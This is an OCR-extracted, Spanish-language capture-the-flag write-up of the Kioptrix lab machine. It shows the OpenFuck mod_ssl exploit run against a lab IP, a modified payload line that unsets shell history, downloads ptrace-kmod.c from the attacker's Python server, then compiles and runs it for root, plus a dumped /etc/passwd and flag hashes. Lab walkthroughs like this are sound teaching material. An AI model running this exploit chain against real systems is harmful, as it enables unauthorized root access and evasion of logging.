


Nos damos cuenta que la sesión se queda abierta y ya entramos con root a la maquina **KIO**

24.- Identificamos todos los usuarios de la maquina KIO:

```
[root@kioptrix tmp]# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
```

25.- Encontramos las banderas:



Contenido de las Banderas:

N.- MQ-HM-KIO


BANDERA 1: **684d0624c19cac22a44a8413795368b9**

BANDERA 2: **c9b2db2dbe3d8e65485c6c348785a760**

BANDERA 3: **9699a2a93f0d7eeb172dca2de51d3db2**

OPCIÓN 2

1.- Creamos un nuevo directorio y verificamos el exploit para mod_ssl



2.- Copiamos el exploit al directorio creado:

3.- Se realiza la prueba para poder conectarnos a la maquina KIO

```
┌──(root㉿kali)-[/home/hmstudent/exploit]
└─# ./jueves 0x6a 192.168.153.141 443 -c 40

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
Good Bye!
```

```
┌──(root㉿kali)-[/home/hmstudent/exploit]
└─# ./jueves 0x6a 192.168.153.141 443 -c 45

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell...
Good Bye!
```

Pero verificamos que la conexión se cierra

4.- Me conecto con 0x6b:

(root㉿kali)-[/home/hmstudent/exploit]

└─# ./jueves 0x6b 192.168.153.141 443 -c 40

```
┌──(root㉿kali)-[/home/hmstudent/exploit]
└─# ./jueves 0×6b 192.168.153.141 443 -c 40

*********************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--23:11:53--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
          ⇒ `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
```

```
Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$

bash-2.05$
```

Pero la conexión es parcial ya que si verificamos el usuario con el que estamos conectado nos damos cuenta que es con el usuario apache:

bash-2.05$ id

id

uid=48(apache) gid=48(apache) groups=48(apache)

5.- Para obtener una session root procedemos a descargar lo siguiente:

https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c

6.- Modificamos el archivo 47080.c

(root㉿kali)-[/home/hmstudent/exploit]


└─# gedit 47080.c

7.- Modificamos esta línea reemplazando nuestra ip:

```
#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://192.168.153.140:8080/ptrace-kmod.c; gcc -o exploit
 ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; \n"
```

8.- Levantamos un server temporal con Python:

```
┌──(root㉿kali)-[/home/hmstudent/exploit]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.153.140 - - [17/Oct/2024 01:31:44] "GET / HTTP/1.1" 200 -
192.168.153.140 - - [17/Oct/2024 01:31:44] code 404, message File not found
192.168.153.140 - - [17/Oct/2024 01:31:44] "GET /favicon.ico HTTP/1.1" 404 -
```



9.- Volvemos a compilar el archivo solo que le cambiamos el nombre a jueves2:

┌──(root㉿kali)-[/home/hmstudent/exploit]


└─# gcc -o jueves2 47080.c -lcrypto

Ejecutamos el exploit que nos funciono anteriormente:


┌──(root㉿kali)-[/home/hmstudent/exploit]

└─# ./jueves2 0x6b 192.168.153.141 443 -c 40

Ya pudimos conectarnos y somo usuarios root:



10.- Y estando acá ya en la maquina KIO ya podemos encontrar las banderas:


[root@kioptrix root]# ls
ls
anaconda-ks.cfg
bandera2.txt
[root@kioptrix root]# find/home
find/home
bash: find/home: No such file or directory
[root@kioptrix root]# find /home
find /home
/home
/home/lost+found
/home/john
/home/john/.bash_logout
/home/john/.bash_profile
/home/john/.bashrc
/home/john/.emacs
/home/john/.screenrc
/home/john/.bash_history
/home/john/bandera1.txt
/home/harold
/home/harold/.bash_logout
/home/harold/.bash_profile
/home/harold/.bashrc
/home/harold/.emacs
/home/harold/.screenrc
/home/harold/.bash_history
/home/harold/bandera3.txt
[root@kioptrix root]#